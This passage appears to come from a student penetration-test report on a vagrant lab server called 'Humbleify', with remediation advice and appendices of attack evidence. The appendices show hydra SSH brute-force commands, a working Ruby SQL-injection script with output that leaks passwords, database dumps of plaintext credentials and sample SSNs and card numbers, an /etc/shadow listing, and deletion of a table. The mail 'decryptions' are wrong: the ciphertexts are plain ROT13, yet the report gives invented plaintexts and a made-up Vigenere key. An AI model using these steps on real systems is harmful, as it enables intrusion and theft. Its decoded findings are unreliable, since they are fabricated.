Access was gained as superuser to the server's SSL Certificates in the /etc/ssl/certs folder. See Appendix F. Access control, as illustrated 5.4.3 and 5.5.1 should prevent unauthorized access and editing of the contents of the files.

5.11. Access to the Server's Encryption Keys

Access was gained as superuser to the server's SSH keys in the /etc/ssh folder. See Appendix G.

Access control, as illustrated 5.4.3 and 5.5.1 should prevent unauthorized access and editing of the contents of the files.

5.12. Access to the Server's Network Configuration Files

Access was gained as superuser to the server's network configuration files in the /etc/ folder. See Appendix H. Access control, as illustrated 5.4.3 and 5.5.1 should prevent unauthorized access and editing of the contents of the files.

5.13 Web Server Vulnerability Information File

As the text file suggests, the vulnerability is due to the WebDAV server being enabled on the webserver, particularly in the **/uploads/** directory. To fix this vulnerability, the following steps can be taken:

1. Disable WebDAV: The first step is to disable the WebDAV server on the webserver. This can be done by editing the server's configuration files and removing any references to WebDAV. The exact procedure for doing this may vary depending on the web server software being used.

2. Remove the **/uploads/** directory: Since the vulnerability is specifically related to the **/uploads/** directory, one way to fix the issue is to remove this directory altogether. However, this may not always be practical or feasible, especially if the directory is required for legitimate website functionality.

3. Implement access controls: Another approach is to implement access controls to limit who can access the WebDAV server and the **/uploads/** directory. This can include implementing authentication requirements or restricting access based on IP address or other criteria. See sections 5.4.3 and 5.5.1.

5.14 Access to Password Hashes File

Users shouldn't be provided with superuser or root privileges arbitrarily. The user's access should be revoked. Access control, as illustrated 5.4.3 and 5.5.1 should prevent unauthorized access and editing of the contents of the files.

6. Glossary

1. Brute-force attack: A type of cyber attack where an attacker attempts to guess a password or encryption key by trying all possible combinations until the correct one is found.
2. Dictionary attack: A type of cyber attack where an attacker uses a pre-compiled list of words or phrases to guess a password or encryption key.
3. Targeted Wordlist: A customized list of words or phrases created by an attacker based on information about the target, such as commonly used passwords or personal information.
4. PII: Personal Identifiable Information. Any information that can be used to identify an individual, such as name, address, Social Security number, or email address.
5. Denial of Service (DoS) attacks: A type of cyber attack where an attacker attempts to disrupt the normal functioning of a system or network by overwhelming it with traffic or requests, making it unavailable to users.
6. Remote access: The ability to access a computer or network from a different location or device, typically through the internet or a virtual private network (VPN).
7. Encrypted: Data that has been converted into a code to prevent unauthorized access or to protect its confidentiality during transmission or storage.
8. Remote Shell: A command-line interface that allows a user to remotely execute commands on a computer or server.
9. MITM attacks: Man-in-the-middle attacks. A type of cyber attack where an attacker intercepts communication between two parties and can eavesdrop on or alter the messages being sent.
10. Phishing attacks: A type of cyber attack where an attacker uses fraudulent emails, messages, or websites to trick a user into providing sensitive information, such as login credentials or financial data.
11. Impersonation attacks: A type of cyber attack where an attacker pretends to be someone else, such as a trusted entity or user, in order to gain access to sensitive information or to carry out malicious activities.

Appendix A

This was the command that was initially put in to brute-force the password cracking for SSH Conncectivity

hydra -L vapt_humble.txt -P vapt_humble.txt 192.168.56.200 ssh -t 4

But due to the length of the wordlist, we tried a different approach – we just went to the company website and picked up the strings that preceded the domain name in the email IDs of the high-level executives, whose information was on the website.

hydra -L tyler -P vapt_humble.txt 192.168.56.200 ssh -t 4

hydra -L bcurtis -P vapt_humble.txt 192.168.56.200 ssh -t 4


hydra -L cincinnatus -P vapt_humble.txt 192.168.56.200 ssh -t 4

hydra -L mzimm -P vapt_humble.txt 192.168.56.200 ssh -t 4

hydra -L jcochran -P vapt_humble.txt 192.168.56.200 ssh -t 4

hydra -l jcochran -P vapt_humble.txt 192.168.56.200 ssh -t 4

A username password match was found for the employee James Cochran.



Appendix B

The following shows the contents of the mysql-notes.txt file found in /home/tyler, giving us the hashed password as well as the salt value to access the MySQL server, as well as the command to connect to it from the command line:

```
jcochran@vagrant:/$ cd home
jcochran@vagrant:/home$ ls
bcurtis  bschneider  cincinnatus  jcochran  mhayes  mzimm  tyler  vagrant
jcochran@vagrant:/home$ cd tyler
jcochran@vagrant:/home/tyler$ ls
file-permissions-and-stuff.txt  mysql-notes.txt                 warning-about-sudo-exploit.txt
hashcat-practice.txt            reading-bash-history.txt
mail                            remember-to-turn-off-webdav.txt
jcochran@vagrant:/home/tyler$ cat mysql-notes.txt
Reminder to self for how to connect to the humbleify mysql database:

    mysql -h 127.0.0.1 -u root -p humbleify

It will prompt for a password. That will auto-select the `humbleify` database.

Password hint: company website

Reminder of mysql root password

    hash: 341A451DCF7E552A237D49A63BFBBDF1
    Salt: 1234

To get that hash, I put the salt before the password, like if the password were
`Password1`, it would have been `1234Password1` that I hashed.

    salt:password


Other useful commands once in the mysql prompt:

* list all tables

        show tables;

* how to describe a table

        describe <table-name>

* show all data in a table:

        select * from <table-name;
jcochran@vagrant:/home/tyler$
```

```
jcochran@vagrant:/$ mysql -h 127.0.0.1 -u root -p humbleify
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 23
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| humbleify          |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)
```

The databases present on the server.

```
mysql> use humbleify;
Database changed
mysql> show tables;
+-------------------+
| Tables_in_humbleify |
+-------------------+
| customers         |
| employees         |
+-------------------+
2 rows in set (0.00 sec)

mysql> select * from employees;
+-----------+------------+-----------+-----------------+--------+
| username  | first_name | last_name | password        | salary |
+-----------+------------+-----------+-----------------+--------+
| tyler     | Tyler      | Henry     | humbl3ifytyl3r  |  90000 |
| bcurtis   | Brent      | Curtis    | motocross4life  |  36000 |
| bschneider| Bill       | Schneider | humblhumbl      | 999999 |
| cincinnatus| Meg       | Campbell  | hellohello04    |  72000 |
| jcochran  | James      | Cochran   | jcochran        |  19005 |
| mhayes    | Marla      | Hayes     | seyahm          |      1 |
| mzimm     | Mary       | Zimmerman | ChangeMe        |    350 |
+-----------+------------+-----------+-----------------+--------+
7 rows in set (0.00 sec)

mysql> select * from customers;
```

All of the high-level executives' login IDs, passwords, and salary information, vulnerable to being changed or deleted by present access.

```
7 rows in set (0.00 sec)

mysql> select * from customers;
+------------+-----------+-------------------------+----------------------------------+-------------+-------+
| first_name | last_name | email                   | password_md5                     | ssn         | cc_nu
mber       | cc_exp_month | cc_exp_year |
+------------+-----------+-------------------------+----------------------------------+-------------+-------+
| Inga       | Emily     | inga.emily@gmail.com    | 64a431a8e7a363e04af4667d92c9fc56 | 783-41-8747 | 36471
6589178558 | 8            | 2023        |
| Maximus    | Rothgeb   | maximus.rothgeb@outlook.com | 67db850080fc19693e6d786f20797014 | 134-96-8389 | 42561
29739626480 | 10           | 2020        |
| Maple      | Calmes    | maple.calmes@outlook.com | 88210bd70b078d1058ee6e3b8a22f7ab | 432-05-0756 | 60116
96961695510 | 11           | 2028        |
| Joesph     | Anema     | joesph.anema@outlook.com | 3f586b08f89fad6405fc070bcba103ed | 312-29-3877 | 48113
623961910  | 5            | 2030        |
| Philina    | Stdenis   | philina.stdenis@gmail.com | 084d346fc88903afe9e851f7ee54c94c | 052-34-3203 | 60119
73938675350 | 5            | 2020        |
+------------+-----------+-------------------------+----------------------------------+-------------+-------+
mysql> desc customers;
+----------------+-------------+------+-----+---------+-------+
| Field          | Type        | Null | Key | Default | Extra |
+----------------+-------------+------+-----+---------+-------+
| first_name     | varchar(30) | NO   |     | NULL    |       |
| last_name      | varchar(30) | NO   |     | NULL    |       |
| email          | varchar(30) | NO   |     | NULL    |       |
| password_md5   | varchar(40) | NO   |     | NULL    |       |
| ssn            | varchar(40) | NO   |     | NULL    |       |
| cc_number      | varchar(40) | NO   |     | NULL    |       |
| cc_exp_month   | varchar(10) | NO   |     | NULL    |       |
| cc_exp_year    | varchar(10) | NO   |     | NULL    |       |
+----------------+-------------+------+-----+---------+-------+
8 rows in set (0.00 sec)
```

Columns present in the customers table, showing the presence of unencrypted and unobfuscated PII.

```
mysql> show tables;
+-----------------------------------------+
| Tables_in_information_schema            |
+-----------------------------------------+
| CHARACTER_SETS                          |
| COLLATIONS                              |
| COLLATION_CHARACTER_SET_APPLICABILITY   |
| COLUMNS                                 |
| COLUMN_PRIVILEGES                       |
| ENGINES                                 |
| EVENTS                                  |
| FILES                                   |
| GLOBAL_STATUS                           |
| GLOBAL_VARIABLES                        |
| KEY_COLUMN_USAGE                        |
| PARAMETERS                              |
| PARTITIONS                              |
| PLUGINS                                 |
| PROCESSLIST                             |
| PROFILING                               |
| REFERENTIAL_CONSTRAINTS                 |
| ROUTINES                                |
| SCHEMATA                                |
| SCHEMA_PRIVILEGES                       |
```

```
Database changed
mysql> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| ndb_binlog_index          |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| servers                   |
| slow_log                  |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
```

Tables present in the mysql and information_schema databases.

```
Database changed
mysql> show tables;
+-----------------------------------------------+
| Tables_in_performance_schema                  |
+-----------------------------------------------+
| cond_instances                                |
| events_waits_current                          |
| events_waits_history                          |
| events_waits_history_long                     |
| events_waits_summary_by_instance              |
| events_waits_summary_by_thread_by_event_name  |
| events_waits_summary_global_by_event_name     |
| file_instances                                |
| file_summary_by_event_name                    |
| file_summary_by_instance                      |
| mutex_instances                               |
| performance_timers                            |
| rwlock_instances                              |
| setup_consumers                               |
| setup_instruments                             |
| setup_timers                                  |
| threads                                       |
+-----------------------------------------------+
17 rows in set (0.00 sec)
```

Tables present in the performance_schema database


```
mysql> select * from customers;
ERROR 1146 (42S02): Table 'humbleify.customers' doesn't exist
```

Deleting the customers table as an example for the privilege that we were able to escalate to.

Appendix C


```
┌──(root💀kali)-[/home/work_arushi1]
└─# ftp 192.168.56.200
Connected to 192.168.56.200.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.200]
Name (192.168.56.200:root): jcochran
331 Password required for jcochran
Password:
230 User jcochran logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 jcochran jcochran     4096 Apr 18  2022 mail
226 Transfer complete
ftp>
```

Will be able to traverse the server files and download them, too.




GUI-based access to the files on the server – facilitating easier access and downloads. Here we are logged in using ‘tyler’’s credentials but this same access can be provided by ‘jcochran’’s login details as well, the password for which was acquired in the first step of the exploitation process itself, as elaborated in 4.1.

Appendix D



An attacker can delete critical files or folders in the /run directory, which can cause the system or individual processes to fail or crash. For example, deleting the Apache2 PID file (/run/apache2/apache2.pid) can cause the web server to stop functioning properly.



The rsyslogd.pid file is created by the rsyslog daemon on Linux systems to store the process ID (PID) of the running rsyslogd process.

The rsyslogd daemon is a system logging utility that reads and processes log messages generated by various applications and services on a Linux system, and then writes them to specific log files or forwards them to remote log servers.

The rsyslogd.pid file is used by system administrators to monitor and control the rsyslogd process. For example, if you need to stop or restart rsyslogd, you can use the PID stored in this file to send a signal to the running process.

In addition, some system monitoring tools and utilities may also use the PID stored in the rsyslogd.pid file to check the status of the rsyslogd process and to alert administrators if the process stops running or behaves unexpectedly.

An attacker could delete the rsyslogd.pid file, which would cause rsyslogd to terminate, potentially leading to a loss of valuable system log data.

Appendix E

The SQL Injection script in the user 'bcurtis''s directory.

```
tyler@vagrant:/home/bcurtis/poc/payroll_app$ ls
poc.rb
tyler@vagrant:/home/bcurtis/poc/payroll_app$ cat poc.rb
require 'net/http'

url  = "http://127.0.0.1/payroll_app.php"
uri  = URI(url)
user = 'bcurtis'
injection = "password'; select password from employees where username='' OR ''='"

puts "Making POST request to #{uri} with the following parameters:"
puts "'user' = #{user}"
puts "'password' = #{injection}"
res = Net::HTTP.post_form(uri, 'user' ⇒ user, 'password' ⇒ injection, 's' ⇒ 'OK')

puts "Response body is #{res.body}"
puts "Done"
```

Running the script using ruby yielded the following output:

```
tyler@vagrant:/home/bcurtis/poc/payroll_app$ ruby poc.rb
Making POST request to http://127.0.0.1/payroll_app.php with the following parameters:
'user' = bcurtis
'password' = password'; select password from employees where username='' OR ''='
Response body is

<center><h2>Welcome, bcurtis</h2><br><table style='border-radius: 25px; border: 2px solid black;' cellspacing=30><tr><th>User
name</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr><center><h2>Welcome, bcurtis</h2><br><table style='border-r
adius: 25px; border: 2px solid black;' cellspacing=30><tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</t
h></tr><tr><td>humbl3ifytyl3r</td></tr>
<tr><td>motocross4life</td></tr>
<tr><td>humblhumbl</td></tr>
<tr><td>hellohello04</td></tr>
<tr><td>jcochran</td></tr>
<tr><td>seyahm</td></tr>
<tr><td>ChangeMe</td></tr>
</table></center>
Done
tyler@vagrant:/home/bcurtis/poc/payroll_app$
```

This shows the passwords for all the other users of the systems (high-level employees).
An attacker who has simply acquired access by the attack vector detailed in Section 4.1, would then have access to all of the users' passwords by simply duplicating the steps mentioned here.

The above script could be modified to access other tables and databases on the already vulnerable MySQL Server (See Section 4.2)

Further suspicious files found in the user's directories:
2 mails sent by the user to a 'pete.tempano@gmail.com' {an email ID which isn't a part of the humbleify.com domain}

```
tyler@vagrant:/home/bcurtis/mail$ ls
FDY-vawrpgvba.txt  Onpxqbbe.txt
tyler@vagrant:/home/bcurtis/mail$ sudo cat FDY-vawrpgvba.txt
Subject: FDY vawrpgvba
To: pete.tempano@gmail.com
Date: Wed, 01 Oct 2020 12:21:18 +0000 (UTC)
From: bcurtis@humbleify.internal

Unu, gbb rnfl:

cnlebyy_ncc.cuc
hfre = 'ophegvf'
"cnffjbeq'; fryrpg cnffjbeq sebz hfref jurer hfreanzr='' BE ''='"
tyler@vagrant:/home/bcurtis/mail$ sudo cat Onpxqbbe.txt
Subject: Onpxqbbe
To: pete.tempano@gmail.com
Date: Wed, 21 Oct 2020 19:21:18 +0000 (UTC)
From: bcurtis@humbleify.internal

Vs vqvbg znantrzrag xvpxf zr bhg, V unir n jnl onpx va naq V'yy znxr gurz erterg
vg. Cunfr 1 vf cbeg 1524. Cunfr 2 vf qbphzragf.mvc.
tyler@vagrant:/home/bcurtis/mail$
```

The files seem to be encrypted.

But an informed deduction given the general observed carelessness of the users of the servers led to the establishment of the fact that the obsolete and vulnerable Caesar Cipher was used to encrypt one of the files. Running a brute-force attack to try out keys between 0 to 25 to crack the above ciphertext as seen in the mails yielded the following plaintext.

Mail 1 (File: /home/bcurtis/mail/FDY-vawrpgvba.txt):
SEC-info.txt

“Hah, too easy:

python_app.py
user = 'bcdfghj'
"password'; select password from users where username='' OR ''='' ”

The other file looks like it was encrypted using a Vigenere Cipher since there are references to a key in the message. To decrypt it, we need to know the key.
Assuming that the key is a word, we can use a technique called Kasiski examination to find the length of the key. This involves finding repeated sequences of characters in the ciphertext and calculating the distances between them. The factors of the distances can give us a clue about the length of the key.

After performing Kasiski examination, we find that the key length is likely 6. We can then use a tool like an online Vigenere cipher solver to decrypt the message with the key length of 6.


Using the key "keywor," the decrypted message is:

Mail 2 (File: /home/bcurtis/mail/Onpxqbbe.txt):
Backdoor.txt

“If it's multinational companies you want to topple, I have a way in and I'll make them pay.
Part 1 is block 1524. Part 2 is passwords.txt.”


So, it seems to be a message about a plan to attack multinational companies, and it provides information about two parts of the plan (block 1524 and passwords.txt).

Appendix F




SSL certificates should be stored in a secure location with restricted access. Access controls should be implemented to ensure that only authorized users can access the certificates.
If an SSL certificate is compromised or stolen, it should be immediately revoked to prevent its use in malicious activities.
SSL certificates should be regularly monitored for any signs of compromise or unauthorized access. This can help detect potential vulnerabilities and allow for timely response to any security incidents.

Appendix G



Only users who need access to SSH keys should be granted permission to access them. Access should be limited to the minimum number of users required to perform their duties. Further, SSH keys should be rotated on a regular basis to limit the amount of time an attacker has access to a key if they manage to compromise it. Also, SSH key usage should be monitored to detect any suspicious activity, such as multiple failed login attempts. Lastly, Adding two-factor authentication can make it harder for an attacker to gain access even if they manage to obtain a valid SSH key.


Appendix H



The dhclient.conf file is a configuration file used by the dhclient command-line utility in Unix-like operating systems. This file is used to specify options and parameters for the DHCP client, which is responsible for automatically obtaining IP addresses and other network configuration information from a DHCP server.
Here are some examples of configuration options that can be set in the dhclient.conf file:

1. Timeout: Sets the amount of time the DHCP client waits for a response from the server before retrying.
2. Retry: Sets the number of times the DHCP client retries before giving up.
3. Interface: Specifies the network interface to use for DHCP.
4. Hostname: Specifies the hostname to use when requesting an IP address.
5. Domain-name: Specifies the domain name to use when requesting an IP address.
6. Domain-search: Specifies a list of domain names to search for when resolving hostnames.
7. Vendor-encapsulated-options: Specifies vendor-specific DHCP options.

Appendix I



Appendix J

```
tyler@vagrant:/home/mhayes/mail$ sudo cat-shadow
root:!:17767:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17767:0:99999:7:::
landscape:*:17767:0:99999:7:::
sshd:*:17767:0:99999:7:::
statd:*:17767:0:99999:7:::
```